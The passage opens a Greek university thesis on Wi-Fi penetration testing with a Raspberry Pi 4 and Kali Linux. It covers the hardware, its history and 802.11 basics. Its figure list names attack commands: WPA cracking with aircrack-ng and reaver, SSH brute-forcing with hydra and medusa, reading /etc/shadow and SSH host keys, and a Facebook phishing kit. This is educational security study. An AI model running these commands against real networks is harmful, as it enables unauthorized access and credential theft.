

**ΙΟΝΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ**



Πτυχιακή Εργασία

Θέμα: Επιθέσεις Wi-Fi με υλικό raspberry pi 4 Model B

Χρήστος Δήμας

Επιβλέπων: Χριστόφορος Νταντογιάν

Σεπτέμβριος 2021

Επιβλέπων

Χριστόφορος Νταντογιάν, *Επίκουρος Καθηγητής,*
Ιόνιο Πανεπιστήμιο

Τριμελής Επιτροπή

Εμμανουήλ Μάγκος, *Αναπληρωτής Καθηγητής,*
Ιόνιο Πανεπιστήμιο

Αγγελική Τσώχου, *Επίκουρη Καθηγήτρια,*
Ιόνιο Πανεπιστήμιο

Χριστόφορος Νταντογιάν, *Επίκουρος Καθηγητής,*
Ιόνιο Πανεπιστήμιο

ΠΕΡΙΛΗΨΗ

Το raspberry pi 4 Model B αποτελεί ένα από τα τελευταία μοντέλα της σειράς. Το μέγεθός του είναι μεγέθους πιστωτικής κάρτας και η υπολογιστική του ισχύς είναι αρκετά καλή και συγκρίνοντάς το με άλλους υπολογιστές μπορεί να φανεί ανταγωνιστικό. Το λειτουργικό σύστημα που είναι πάνω στο raspberry pi 4 Model B είναι το Kali-Linux 20.1, το οποίο διαθέτει αρκετά εργαλεία και μερικά από αυτά θα χρησιμοποιηθούν στην συγκεκριμένη εργασία. Στόχος είναι να γίνουν επιθέσεις Wi-Fi και πιο συγκεκριμένα, διάφορες επιθέσεις, οι οποίες σχετίζονται με το σπάσιμο του πρωτοκόλλου WPA/WPA2 με διάφορα εργαλεία όπως το Aircrack-ng, Reaver και Wifite2 για να ανακτηθεί ο κωδικός του ασύρματου δικτύου. Επιπλέον, εκτελείται η επίθεση «το δίδυμο του διαβόλου» (Evil twin AP) με τα εργαλεία dnsmasq και hostapd δημιουργώντας ένα ψεύτικο σημείο πρόσβασης, που στόχο έχει ο επιτιθέμενος να συγκεντρώνει πληροφορίες για το εκάστοτε θύμα. Τέλος, γίνεται η χρήση διάφορων βοηθητικών εργαλείων, τα οποία χρησιμοποιούνται από τον εκάστοτε επιτιθέμενο ή από την μεριά του χρήστη που θέλει να κάνει “Penetration testing” για τη διασφάλιση του δικτύου, ώστε να αποκτήσει πληροφορίες από το ασύρματο δίκτυο, όπως είναι το Nmap για την αναγνώριση και εξερεύνηση του δικτύου, το Tcpdump για την καταγραφή και παρακολούθηση πακέτων στο δίκτυο, το Wireshark για την ανάλυση πακέτων του δικτύου, το kismet για ανίχνευση Wi-Fi συσκευών και για το σπάσιμο κωδικών του πρωτοκόλλου SSH με τα προγράμματα: Hydra, Medusa και John the Ripper.

ΠΡΟΛΟΓΟΣ

Στο πρώτο κεφάλαιο γίνεται η αναφορά σε βασικούς όρους πάνω στο θέμα της εργασίας. Πιο συγκεκριμένα γίνεται η αναφορά στο τι είναι το raspberry pi 4 Model B και στα τεχνικά χαρακτηριστικά που έχει. Επίσης, γίνεται μία ιστορική αναδρομή εξέλιξής του στο πέρασμα των χρόνων και η εφαρμογή του σε διάφορα πρότζεκτς. Ακόμη, γίνεται αναφορά στο υπόβαθρο του ασύρματου δικτύου και στις δυνατότητές του σχετικά με το εύρος του, τα πρωτόκολλά του και τα πλαίσια διαχείρισης. Επιπλέον, γίνεται περιγραφή στις ευπάθειες των ασύρματων δικτύων και δίνεται ο ορισμός του “penetration testing” μαζί με τη μεθοδολογία που πρέπει να ακολουθηθεί, τα βήματα του “wireless penetration testing” και γίνεται περιγραφή των τεχνικών και της μεθοδολογίας για “wireless” επιθέσεις. Στο δεύτερο κεφάλαιο περιγράφεται η προετοιμασία που γίνεται στο raspberry pi 4 Model B σχετικά με την τοποθέτησή του σε ειδική θήκη και με την εγκατάσταση του λειτουργικού Kali Linux σε αυτό και αναλύεται η υλοποίηση των “wireless” επιθέσεων που ακολούθησα καθώς και τα εργαλεία που χρησιμοποίησα για να υλοποιήσω τις επιθέσεις αυτές. Επίσης, γίνεται αναφορά σε διάφορα άλλα βοηθητικά προγράμματα που εκτέλεσα και σχετίζονται με την απόκτηση διάφορων πληροφοριών σε διάφορα ασύρματα δίκτυα. Τέλος, στο τρίτο κεφάλαιο παραθέτω τα συμπεράσματα της εργασίας καθώς επίσης και τη βιβλιογραφία που χρησιμοποίησα για να επιτευχθεί η συγκεκριμένη εργασία.

Πίνακας περιεχομένων

Κεφάλαιο Α'	1
ΕΙΣΑΓΩΓΗ.....	1
A'.1 Raspberry Pi 4 Model B - Τεχνικά Χαρακτηριστικά.....	3
A'.2 Ιστορική αναδρομή του Raspberry Pi	4
A'.3 Απλές Εφαρμογές του Raspberry Pi.....	4
A'.4 Υπόβαθρο Wi-Fi.....	6
A'.5 Πρωτόκολλα 802.11	6
A'.6 Εύρος Πρόσβασης Wi-Fi	7
A'.7 Πλαίσια Wi-Fi (Frames)	7
A'.8 Πλαίσια Διαχείρισης	8
A'.9 SSID	8
A'.10 Ευπάθειες στα Ασύρματα Δίκτυα.....	8
A'.10.1 Εμπιστευτικότητα	9
A'.10.2 Ακεραιότητα	9
A'.10.3 Διαθεσιμότητα.....	9
A'.11 Μη εξουσιοδοτημένη πρόσβαση Wi-Fi	9
A'.12 Penetration testing	11
A'.12.1 Μεθοδολογία του “Wireless penetration testing”	12
A'.12.2 Βήματα για το “Wireless penetration testing”	13
A'.12.3 Τεχνικές Επιθέσεων Wireless και μέθοδοι (Wireless attacking techniques and methods)	15
A'.12.3.1 Πρόσβαση επιθέσεων ελέγχου (Access control attacks).....	15
A'.12.3.2 Επιθέσεις Εμπιστευτικότητας (Confidential attacks).....	17
A'.12.3.3 Επιθέσεις διαπιστευτηρίων (Credential attacks).....	19
A'.12.3.4 Επιθέσεις αυθεντικοποίησης (Authentication attacks).....	20
A'.12.3.5 Κατέβασμα (Downloading)	22
Κεφάλαιο Β'	23
B'.1 Μεθοδολογία υλοποίησης επιθέσεων Wi-Fi.....	23
B'.1.1 Σπάσιμο WPA/WPA2	26
B'.1.1.1 Aircrack-ng	26
B'.1.1.2 Reaver	28
B'.1.1.3 Wifite2	30
B'.1.2 Το «δίδυμο του διαβόλου» (Evil twin AP)	32
B'.1.2.1 Προστασία εναντίον ψεύτικων Σημείων Πρόσβασης	38
B'.1.2.2 Παράδειγμα υλοποίησης του «δίδυμου του διαβόλου» (Evil twin AP)	39
B'.1.3 Βοηθητικά προγράμματα	41
B'.1.3.1 Nmap.....	41
B'.1.3.2 Σπάσιμο λογαριασμών τομέων (Cracking domain accounts)	45
B'.1.3.2.1 Hydra.....	45
B'.1.3.2.2 Medusa	45
B'.1.3.2.3 John the Ripper	46
B'.1.3.3 Tcpdump	49
B'.1.3.4 Wireshark.....	49
B'.1.3.5 Wapiti («Σκανάρισμα» ευπαθειών).....	52
B'.1.3.6 Blackeye – Phishing Tool.....	56
B'.1.3.7 Kismet	58

Κεφάλαιο Γ'	60
<i>Γ'.1 ΣΥΜΠΕΡΑΣΜΑΤΑ.....</i>	<i>60</i>
<i>ΒΙΒΛΙΟΓΡΑΦΙΑ.....</i>	<i>62</i>

Πίνακας Εικόνων

Κεφάλαιο Α'

Εικόνα Α. 1 Raspberry Pi Generation 4 Model B [3]	3
Εικόνα Α. 2 Σχηματική αναπαράσταση Rogue access points [8]	15
Εικόνα Α. 3 Σχηματική αναπαράσταση Ad hoc associations [8]	16
Εικόνα Α. 4 Σχηματική αναπαράσταση MAC spoofing [8]	16
Εικόνα Α. 5 Σχηματική αναπαράσταση 802.11 RADIUS cracking [8]	17
Εικόνα Α. 6 Σχηματική αναπαράσταση Eavesdropping [8]	17
Εικόνα Α. 7 Περιβάλλον του Aircrack-ng [8].....	18
Εικόνα Α. 8 Σχηματική αναπαράσταση επίθεσης Man-in-the-Middle [8]	19
Εικόνα Α. 9 Σχηματική αναπαράσταση επίθεσης VPN login cracking [8]	21

Κεφάλαιο Β'

Εικόνα Β. 1 Κύρια μέρη και συστατικά που χρησιμοποιήθηκαν	23
Εικόνα Β. 2 Raspberry pi 4 Model B Raspberry pi 4 Model B σε αλουμινένια θήκη 24	
Εικόνα Β. 3 Δημιουργία SD κάρτας με Kali-Linux 21.1 με balenaEtcher	24
Εικόνα Β. 4 Περιβάλλον του Kali Linux 20.1 στο raspberry pi 4 Model B [20]	25
Εικόνα Β. 5 sudo airmmon-ng	26
Εικόνα Β. 6 sudo airmmon-ng start wlan1	26
Εικόνα Β. 7 sudo airodump-ng wlan1mon	27
Εικόνα Β. 8 sudo airodump-ng -c 12 -w hack1 -bssid "στόχου" wlan1mon	27
Εικόνα Β. 9 sudo aircrack-ng hack-01.cap -w /home/kali/Desktop/rockyou.txt.....	28
Εικόνα Β. 10 sudo airmmon-ng	29
Εικόνα Β. 11 sudo airmmon-ng start wlan0	29
Εικόνα Β. 12 sudo airodump-ng wlan0mon	29
Εικόνα Β. 13 sudo reaver -i wlan0mon -b D8:29:18:AD:8B:44 -c 6 -vv	29
Εικόνα Β. 14 sudo wifite	30
Εικόνα Β. 15 Πραγματοποίηση «χειραψίας» και χρήση προεπιλεγμένης «λίστας λέξεων»	31
Εικόνα Β. 16 Αποτέλεσμα προγράμματος wifite	31
Εικόνα Β. 17 Wifi USB αντάπτορας για ενίσχυση του σήματος	32
Εικόνα Β. 18 Wifi USB αντάπτορας στο raspberry pi 4 Model B	32
Εικόνα Β. 19 iwconfig	33
Εικόνα Β. 20 Εντολές για "monitor mode"	33
Εικόνα Β. 21 Ρυθμίσεις του hostapd.conf [10]	34
Εικόνα Β. 22 Εντολή hostapd hostapd.conf	35
Εικόνα Β. 23 Ρυθμίσεις dnsmasq.conf [10]	35
Εικόνα Β. 24 Εντολή dnsmasq -C dnsmasq.conf -d	36
Εικόνα Β. 25 Δημιουργία «χειραψίας»	36
Εικόνα Β. 26 Η κυκλοφορία του θύματος περνάει μέσω του ψεύτικου σημείου πρόσβασης	37
Εικόνα Β. 27 συνέχεια εντολή dnsmasq -C dnsmasq.conf -d	38
Εικόνα Β. 28 Το "hostapd" τρέχει επιτυχώς με wlan1	39
Εικόνα Β. 29 Αποτέλεσμα εντολής dnsmasq -C dnsmasq.conf -d	40
Εικόνα Β. 30 nmap [ip address]	41

Εικόνα B. 31 nmap 192.168.1.0/24	42
Εικόνα B. 32 sudo nmap -sS 192.168.1.1	43
Εικόνα B. 33 sudo nmap -sV 192.168.1.1	43
Εικόνα B. 34 sudo hydra -l christos -P rockyou.txt 192.168.1.13 ssh	45
Εικόνα B. 35 sudo medusa -h 192.168.1.3 -u christos -P rockyou.txt -M ssh	46
Εικόνα B. 36 sudo medusa -h 192.168.1.3 -u christos -P pas.txt -M ssh	46
Εικόνα B. 37 cat/etc/shadow	47
Εικόνα B. 38 sudo cat /etc/ssh/ssh_host_rsa_key	48
Εικόνα B. 39 sudo john --format=Raw-MD5 --show /home/kali/pas.txt hash6.txt	48
Εικόνα B. 40 sudo tcpdump	49
Εικόνα B. 41 Εφαρμογή Wireshark [19]	50
Εικόνα B. 42 Το περιβάλλον του Wireshark	51
Εικόνα B. 43 ip.src == [target ip] && http	51
Εικόνα B. 44 Αποτέλεσμα χρήσης ip.src == 192.168.1.8 && http	52
Εικόνα B. 45 sudo wapiti -u http://192.168.1.3/	53
Εικόνα B. 46 report.html του wapiti	54
Εικόνα B. 47 report.html του wapiti συνέχεια	55
Εικόνα B. 48 sudo ./blackeye.sh	56
Εικόνα B. 49 Το παράθυρο όπου εισάγονται τα στοιχεία	57
Εικόνα B. 50 nano /blackeye/sites/facebook/usernames.txt	57
Εικόνα B. 51 sudo kismet -c wlan0mon	58
Εικόνα B. 52 sudo kismet -c wlan0mon συνέχεια	59

Κεφάλαιο Α'

ΕΙΣΑΓΩΓΗ


Τα τελευταία χρόνια παρατηρείται ότι όλο και περισσότεροι χρήστες να στρέφονται προς τα raspberry pi. Κυρίως παρατηρείται μία αυξανόμενη ζήτηση σε ηλικίες όπως σε ομάδες φοιτητών και μαθητών που ασχολούνται με το πεδίο της πληροφορικής και του προγραμματισμού. Η χαμηλή τιμή του και σε συνδυασμό με το μικρό του μέγεθος και η ανταγωνιστική του επεξεργαστική ισχύ σε σχέση με τους άλλους υπολογιστές της αγοράς έδωσαν το κίνητρο σε αυτές τις ηλικιακές ομάδες να ασχοληθούν με το raspberry pi. Οι φοιτητές κυρίως το χρησιμοποιούν πάνω σε διάφορα πρότζεκτ ρομποτικής και στην εκπαίδευσή τους πάνω στον προγραμματισμό. Εκτός όμως από τον εκπαιδευτικό χαρακτήρα του έχει και το ψυχαγωγικό, που οι χρήστες είτε μπορούν να παίξουν διάφορα ρετρό παιχνίδια είτε να το χρησιμοποιήσουν σαν “media center”. Η απόδοση του δεν έχει να ζηλέψει σε τίποτα με άλλους υπολογιστές της αγοράς καθώς με το πέρασμα των χρόνων όλο και περισσότερη υποστήριξη σε προγράμματα και λειτουργικά συστήματα παρατηρείται να χρησιμοποιούνται σε συνδυασμό με τα νεότερα μοντέλα raspberry pi, όπως το raspberry pi 4 Model B. Έτσι λοιπόν, εκτός από το επίσημο λειτουργικό σύστημα που είναι Raspberry pi OS και με το οποίο κυκλοφορούν τα τελευταία μοντέλα είναι πιθανό να βάλουμε σε ένα raspberry pi και άλλες εκδόσεις Linux όπως για παράδειγμα Kali-Linux. Με τη χρήση του λειτουργικού συστήματος του Kali-Linux, το raspberry pi αυτόματα μετατρέπεται σε ένα πολύτιμο εργαλείο εκτέλεσης επιθέσεων σε ένα ασύρματο δίκτυο ή αντίθετα ένα εργαλείο όπου θα χρησιμοποιείται για “Penetration testing” για τη διασφάλιση των δικτύων σε μικρές έως πολύ μεγάλες εταιρίες. Οι μικρές διαστάσεις του επιτρέπει στο χρήστη να έχει μία ιδανική φορητότητα και να τοποθετείται στο εσωτερικό του δικτύου στόχος για να γίνει η επίθεση στο εκάστοτε δίκτυο ελέγχοντάς το απομακρυσμένα. Αποτελεί ένα πολύτιμο εργαλείο στα χέρια των “penetration testers” καθώς η τεχνολογία εξελίσσεται και η ασφάλεια μεγάλων κυρίως εταιριών απειλείται και η πρόληψη και τα αντίμετρα των δικτύων τους είναι απαραίτητη. Η χρήση και η φορητότητά του είναι πολύ εύκολη καθώς το μέγεθος του είναι πολύ μικρό σε βαθμό που μπορεί να πει κάποιος ότι είναι κυριολεκτικά ένας υπολογιστής τσέπης που μπορεί να μεταφερθεί σε οποιοδήποτε σημείο επιθυμεί ο κάθε χρήστης είτε είναι αρχάριος είτε είναι επαγγελματίας. Όσο αναφορά η χρήση του είναι εντελώς απλή καθώς ο εκάστοτε χρήστης μπορεί να το συνδέσει με μία οθόνη, ένα ποντίκι και ένα πληκτρολόγιο και συνεπώς να έχει ένα επιτραπέζιο υπολογιστή. Από την άλλη μεριά μπορεί ο χρήστης να χειρίζεται απομακρυσμένα με το πρωτόκολλο SSH μέσω ενός φορητού υπολογιστή χρησιμοποιώντας το λειτουργικό Linux ή κάποιο macOS και να κάνει τις επιθέσεις που επιθυμεί ή να κάνει “penetration testing”. Τα τελευταία χρόνια από την εξέλιξη που φαίνεται να υπάρχει στα raspberry pi έχουν ξεκινήσει να κυκλοφορούν πολλά εξαρτήματα που σχετίζονται με τη μείωση της θερμοκρασίας του συνδυάζοντας το παράλληλα με κάποια ειδική θήκη για το εκάστοτε μοντέλο που θέλει να χρησιμοποιήσει ο χρήστης δημιουργώντας μία παθητική ή ενεργητική ψύξη. Ακόμη κυκλοφορούν συμβατά εξαρτήματα με το raspberry pi που έχουν να κάνουν με τις περιβαλλοντικές επιστήμες χρησιμοποιώντας για παράδειγμα κάποιο μετεωρολογικό σταθμό κάνοντας τις απαραίτητες μετρήσεις που απαιτούνται για να εξαχθούν τα επιθυμητά αποτελέσματα. Επιπλέον, υπάρχουν κάμερες παρακολούθησης, οι οποίες είναι συμβατές με τα raspberry pi και σε συνδυασμό με το πρόγραμμα “MotionEye” το οποίο είναι συμβατό με το λειτουργικό σύστημα Raspberry pi OS. Τέλος, θα μπορούσε

να πει κάποιος ότι τα raspberry pi είναι ένα εργαλείο όπου μπορεί κάποιος να τα χρησιμοποιήσει σε επίπεδο επαγγελματικό και να φέρει σε πέρας οποιοδήποτε πρότζεκτ και να του ανατεθεί σε αρκετά επιστημονικά πεδία.

A'.1 Raspberry Pi 4 Model B - Τεχνικά Χαρακτηριστικά

Το raspberry Pi είναι ένας υπολογιστής τσέπης με μέγεθος πιστωτικής κάρτας και με χαμηλό κόστος [1]. Παρόλο που το μέγεθός του είναι μικρό, το raspberry Pi 4 Model B το οποίο θα χρησιμοποιηθεί σε αυτή την πτυχιακή εργασία, διαθέτει έναν τετραπύρηνο 64bit επεξεργαστή, 4 GB RAM, υποστήριξη δύο micro-HDMI θύρες για υποστήριξη διπλής οθόνης έως 4K ανάλυσης, Διπλής ζώνης (dual-band) 2.4 - 5.0 GHz ασύρματο LAN, Bluetooth 5.0, 1 Gigabit Ethernet, 2 Usb 3.0, 2 Usb 2.0 και δυνατότητα PoE. Στην παρακάτω εικόνα και τον παρακάτω πίνακα απεικονίζονται αναλυτικά τα χαρακτηριστικά του Raspberry Pi 4 Model B. [2]

Εικόνα Α. 1 Raspberry Pi Generation 4 Model B [3]



Αναλυτικά χαρακτηριστικά του raspberry pi 4 Model B [2]

Επεξεργαστής:	Broadcom BCM2711quad-core Cortex A-72 (ARM v8) 64-bit SoC @ 1.5 GHz
Μνήμη:	4 GB
Συνδεσιμότητα:	2.0 GHz και 5.0 GHz IEEE 802.11b/g/n/ac wireless LAN, Bluetooth 5.0, BLE Gigabit Ethernet 2 x USB 2.0 θύρες 2 x USB 3.0 θύρες
GPIO:	Standard 40-pin GPIO header
Video & Ήχος:	2 x micro-HDMI θύρες (μέχρι 4Kp60) 2-lane MIPI DSI display θύρα 2-lane MIPI CSI camera θύρα 4-pole stereo audio και composite video θύρα
Υποστήριξη SD κάρτας:	Θύρα micro SD κάρτα για φόρτωση του OS και για αποθήκευση δεδομένων
Πολυμέσα:	H.265 (4Kp60 decode) H.264 (1080p60 decode, 1080p30 encode) OpenGL ES, 3.0 graphics

A'.2 Ιστορική αναδρομή του Raspberry Pi

Η δημιουργία του raspberry pi ξεκίνησε για πρώτη φορά το 2006 από το εργαστήριο Υπολογιστών του πανεπιστημίου του Cambridge σχεδιάζοντας αρχικά μερικά πρωτότυπα. Μία ομάδα εργαζομένων του εργαστηρίου θέλοντας να δώσει κίνητρο στους φοιτητές λόγω του μειωμένου ενδιαφέρον τους στις γνώσεις των υπολογιστών αποφάσισε να φτιάξει αυτόν τον μικροσκοπικό υπολογιστή που θα είχε καθαρά εκπαιδευτικό χαρακτήρα δίνοντας την ευκαιρία τόσο σε φοιτητές όσο και σε μαθητές να αποκτήσουν γνώσεις προγραμματισμού και ρομποτικής. Το 2008 δημιουργήθηκε το φιλανθρωπικό ίδρυμα “Raspberry Pi Foundation” και τρία χρόνια αργότερα κυκλοφόρησε το πρώτο raspberry pi με τα μοντέλα: Model A, Model A+ και Model B. Τα μοντέλα αυτά διέθεταν επεξεργαστή ARMv6k στα 700 MHz, 256 RAM, κάρτα γραφικών Broadcom VideoCore και κατανάλωση από 1 έως 3.5 Watt και η αποθήκευση των δεδομένων γινόταν σε κάρτες SD, SDHC και micro SD. Από αυτά τα μοντέλα που βγήκαν και μέσα σε διάστημα 2 ετών πουλήθηκαν πάνω από 2 εκατομμύρια κομμάτια του raspberry pi Model B. Στη συνέχεια κυκλοφόρησαν οι εκδόσεις Model B rev 2 και Model B+ με 512 MB RAM, όπου οι πωλήσεις τον Οκτώβριο του 2014 εκτοξεύτηκαν στα 4 εκατομμύρια κομμάτια. Τον Φεβρουάριο του 2015 κυκλοφόρησε το Raspberry Pi Generation 2 Model B, όπου ανέβασε τη RAM στο 1 GB και εξαπλασίασε την ταχύτητα του επεξεργαστή με τη χρήση του τετραπύρηνου επεξεργαστή Cortex-A7 (ARMv7) ενώ παράλληλα έχει και διπύρηνη κάρτα γραφικών Broadcom VideoCore. Στη συνέχεια, τον Νοέμβριο του 2015 κυκλοφόρησε το Raspberry Pi zero έχοντας μέγεθος το μισό από το Raspberry Pi και έχοντας παράλληλα RAM 512 MB και επεξεργαστή ARM1176JZF-S στα 1000 MHz. Η επόμενη κυκλοφορία είναι το Φεβρουάριο του 2016 με την κυκλοφορία του Raspberry Pi Generation 3 Model B, όπου έχει RAM 1 GB και επεξεργαστή τον ARM Cortex-A53 στα 1200 MHz και με κάρτα γραφικών και κάρτα γραφικών Broadcom VideoCore χρονισμένη στα 250 MHz. Τέλος, τον Ιούνιο του 2019 εισέρχεται στην αγορά το Raspberry Pi Generation 4 Model B σε διάφορες εκδόσεις με RAM 1/2/4 GB και ένα χρόνο αργότερα και σε 8 GB RAM. [4]

A'.3 Απλές Εφαρμογές του Raspberry Pi

Αρχικά, συνδέοντας το Raspberry Pi με μία οθόνη, ένα πληκτρολόγιο και ένα ποντίκι επιτυγχάνεται ο χρήστης να έχει έναν ολοκληρωμένο υπολογιστή που υποστηρίζει διάφορες διανομές Linux. Μερικές από αυτές είναι οι εξής: [4]

- Raspbian
- Raspberry Pi OS
- Ubuntu Mate
- Ubuntu
- Kali-Linux
- Twisted OS

Μία πρακτική εφαρμογή του Raspberry Pi είναι η χρήση του ως “Media center” για να παίζουμε ταινίες στην τηλεόρασή μας, χάρη στο OSMC που είναι βασισμένο στο Kodi. Ακόμη, μπορεί να χρησιμοποιηθεί ως παιχνιδομηχανή για ρετρό παιχνίδια, όπου φορτώνοντας “emulators” μπορεί ο χρήστης να έχει αμέτρητα παιχνίδια από NES, SNES, Megadrive ή Arcade. Άλλη μία πρακτική εφαρμογή που μπορεί να

χρησιμοποιηθεί το Raspberry Pi είναι να γίνει η σύνδεση του με έναν εξωτερικό σκληρό όπου σε αυτόν θα κατεβαίνουν διάφορα “torrents” κατά τη διάρκεια όλου του εικοσιτετράωρου χωρίς να σπαταλάμε πόρους στον υπολογιστή μας και χωρίς να καταναλώνουμε ρεύμα καθώς το Raspberry Pi καταναλώνει 4 Watt. Μπορούμε επίσης στον εξωτερικό σκληρό που έχουμε συνδέσει στο Raspberry Pi να στήσουμε ένα προσωπικό “cloud service”, ώστε να έχουμε πρόσβαση στα αρχεία μας από οποιοδήποτε μέρος του κόσμου και αν βρισκόμαστε μέσω Ίντερνετ, χωρίς να χρειαζόμαστε άλλες υπηρεσίες όπως Google drive ή Dropbox. Επίσης είναι εφικτή η δημιουργία να στήσουμε ένα οικιακό “web server” για να μπορέσουμε να ανεβάσουμε ιστοσελίδες μέσα από το δικό μας “hosting” σε επίπεδο πειραματισμού περισσότερο και σε μικρότερο επίπεδο επαγγελματισμού. [4]

A'.4 Υπόβαθρο Wi-Fi

Το ασύρματο δίκτυο χρησιμοποιεί ένα τμήμα του ραδιοφάσματος, ώστε τα σήματα να είναι διαθέσιμα σε οποιονδήποτε διαθέτει μία λειτουργική κεραία εντός εμβέλειας ενός υπολογιστή. Οι ασύρματοι αυτοί υπολογιστές είναι πολύ εκτεθειμένοι και η απαίτηση μέτρων είναι επιβεβλημένη μεταξύ ενός υπολογιστή, που ονομάζεται πελάτης και ενός ασύρματου σταθμού βάσης ή ενός σημείου πρόσβασης. Όλες αυτές οι επικοινωνίες λειτουργούν σε προκαθορισμένες ραδιοσυχνότητες και ένας επιτιθέμενος που στόχο έχει να υποκλέψει θα προσπαθήσει να παρακολουθήσει και να μιμηθεί. Το Wi-Fi χρησιμοποιεί συχνότητες ραδιοφάσματος ως μέσο μετάδοσης των δεδομένων. Αυτό εκθέτει το επίπεδο ένα και δύο της εμβέλειας του δικτύου Wi-Fi. Τα δίκτυα WLANs λειτουργούν σε ένα εύρος δύο συχνοτήτων, οι οποίες είναι 2.4 GHz και 5.0 GHz σε πρωτόκολλο 802.11a/b/g/n έχοντας παράλληλα η κάθε ζώνη πολλαπλά κανάλια. Η επικοινωνία των WLANs συμβαίνει σε “frames”, όπου υπάρχουν τρεις διαφορετικοί τύποι του 802.11 “MAC frames”: τα δεδομένα, ο έλεγχος και η διαχείριση. Η πλειονότητα των επιθέσεων Wi-Fi στοχεύουν στη διαχείριση των “frames” επειδή είναι υπεύθυνα για την αυθεντικοποίηση, την σύνδεση, την αποσύνδεση, το “beacon” και την αίτηση/απάντηση. Οι επιθέσεις Wi-Fi όπως DoS (Denial of Service) και man-in-the-middle εφαρμόζονται σε 802.11 “frames” και δεν μπορούν να ανιχνευτούν στα τρία τελευταία επίπεδα του σημείου πρόσβασης (access point). Σε αντίθεση με τα παραδοσιακά συστήματα ανίχνευσης εισβολής σε ενσύρματο δίκτυο, η ανίχνευση επιθέσεων σε δίκτυο Wi-Fi γίνεται στο επίπεδο δύο. [5]

A'.5 Πρωτόκολλα 802.11

Τα πρωτόκολλα 802.11 περιγράφουν τον τρόπο επικοινωνίας μεταξύ των συσκευών στη ζώνη ραδιοσημάτων 2,4 GHz που διατίθεται στα δίκτυα Wi-Fi. Η ζώνη διακρίνεται σε 14 κανάλια και αυτά τα κανάλια επικαλύπτονται για να αποφευχθεί η παρεμβολή με κοντινές συσκευές. Οι συσκευές που χρησιμοποιούν Wi-Fi, έχουν σχεδιαστεί για να χρησιμοποιούν μόνο μερικά κανάλια, τα οποία και είναι το ένα, το πέντε και το έντεκα. Γενικότερα τα ασύρματα σήματα μπορούν να μεταδίδονται σε απόσταση έως και 100 μέτρα αλλά η ποιότητα του σήματος μειώνεται με την απόσταση καθώς επίσης και αν παρεμβάλλονται αντικείμενα, όπως τοίχοι και δέντρα, τα οποία επηρεάζουν την επικοινωνία. Μία λύση στο παραπάνω πρόβλημα αποτελούν οι επαναλήπτες που κύριο στόχο έχουν να ενισχύσουν τα ασύρματα σήματα χρησιμοποιώντας το πρωτόκολλο 802.11n, το οποίο βελτιώνει την εμβέλεια του σήματος. Ένα ασύρματο δίκτυο αποτελείται από έναν δρομολογητή ή ένα σημείο πρόσβασης που λαμβάνει, προωθεί και μεταδίδει δεδομένα προς μία ή περισσότερες συσκευές (σταθμοί), όπως υπολογιστές ή εκτυπωτές. Κάθε μία από τις συσκευές του ασύρματου δικτύου πρέπει να διαθέτει μία κάρτα διασύνδεσης δικτύου ή NIC (Network Interface Card), η οποία επικοινωνεί με ραδιοσήματα με το σημείο πρόσβασης. Τέλος, η κάρτα διασύνδεσης δικτύου αναγνωρίζεται από μία μοναδική διεύθυνση υλικού 48 ή 64 bit που ονομάζεται κώδικας πρόσβασης μέσου ή MAC (Medium Access Code). [5]

Πρωτόκολλο	Σύνθετες Εύρος Σήματος
802.11a	35m
802.11b	100m
802.11g	100m
802.11n	350m

Α'.6 Εύρος Πρόσβασης Wi-Fi

Η απόσταση είναι ο κυριότερος παράγοντας στα δίκτυα Wi-Fi καθώς βάση αυτής καθορίζεται αν το σήμα είναι ισχυρό ή ασθενές ενώ παράλληλα τα εμπόδια που υπάρχουν παίζουν σημαντικό ρόλο και αυτά στην ισχύ του ασύρματου σήματος, όπως οι τοίχοι, τα δέντρα και τα μηχανήματα. [5]

Ένας άλλος παράγοντας που μπορεί να διαδραματίσει σημαντικό ρόλο για ένα ισχυρό σήμα ή μεγαλύτερης εμβέλειάς του είναι η χρήση κατάλληλης κεραίας, όπου η εκάστοτε κεραία μπορεί να συντονιστεί με τη συχνότητα της ασύρματης επικοινωνίας ενώ παράλληλα η εστίαση απευθείας στην πηγή μπορεί να βελτιώσει το σήμα. Αυτό καταδεικνύεται σε πειράματα με τη χρήση του πρωτοκόλλου 802.11n και έχει σαν αποτέλεσμα τη δυνατότητα λήψης σε αποστάσεις περίπου 1600 μέτρων σε ιδανικές συνθήκες. Τέλος, οι περισσότεροι υπολογιστές που υποστηρίζουν Wi-Fi επικοινωνούν με το πρωτόκολλο 802.11n, ώστε να μπορέσουν να καλύψουν τις ανάγκες του χρήστη για ένα όσο το δυνατόν μεγαλύτερο εύρος σήματος το οποίο μπορεί να είναι σε επίπεδο σπιτιού έως το δρόμο ή και κάποιων σπιτιών παραπέρα. [5]

Α'.7 Πλαίσια Wi-Fi (Frames)

Η κάθε μονάδα δεδομένων Wi-Fi ονομάζεται πλαίσιο και περιέχει τρία πεδία: μία κεφαλίδα MAC, ένα ωφέλιμο φορτίο και μία ακολουθία ελέγχου πλαισίου ή FCS (Frame Check sequence). Η κεφαλίδα MAC περιέχει πεδία σταθερού μεγέθους συμπεριλαμβανομένων των παρακάτω: [5]

- του τύπου πλαισίου: ελέγχου, διαχείρισης ή δεδομένων.
- των ToDS, FromDS: κατεύθυνση αυτού του πλαισίου: προς ή από το σημείο πρόσβασης.
- των bit κατακερματισμού και ελέγχου εντολών.
- του WEP (wired equivalent privacy) ή ενός bit κρυπτογράφησης.
- μέχρι τεσσάρων διευθύνσεων MAC: διευθύνσεις αποστολέα και δέκτη και δύο προαιρετικές διευθύνσεις για σημεία φιλτραρίσματος κυκλοφορίας.

Το ωφέλιμο φορτίο είναι τα πραγματικά δεδομένα που μεταδίδονται, τα 0-2304 bytes των οποίων η δομή εξαρτάται από την εφαρμογή που χειρίζεται τα δεδομένα. Η ακολουθία ελέγχου πλαισίου είναι ένας έλεγχος ακεραιότητας για να διασφαλίσουμε την ακριβή μετάδοση ολόκληρου του πλαισίου. [5]

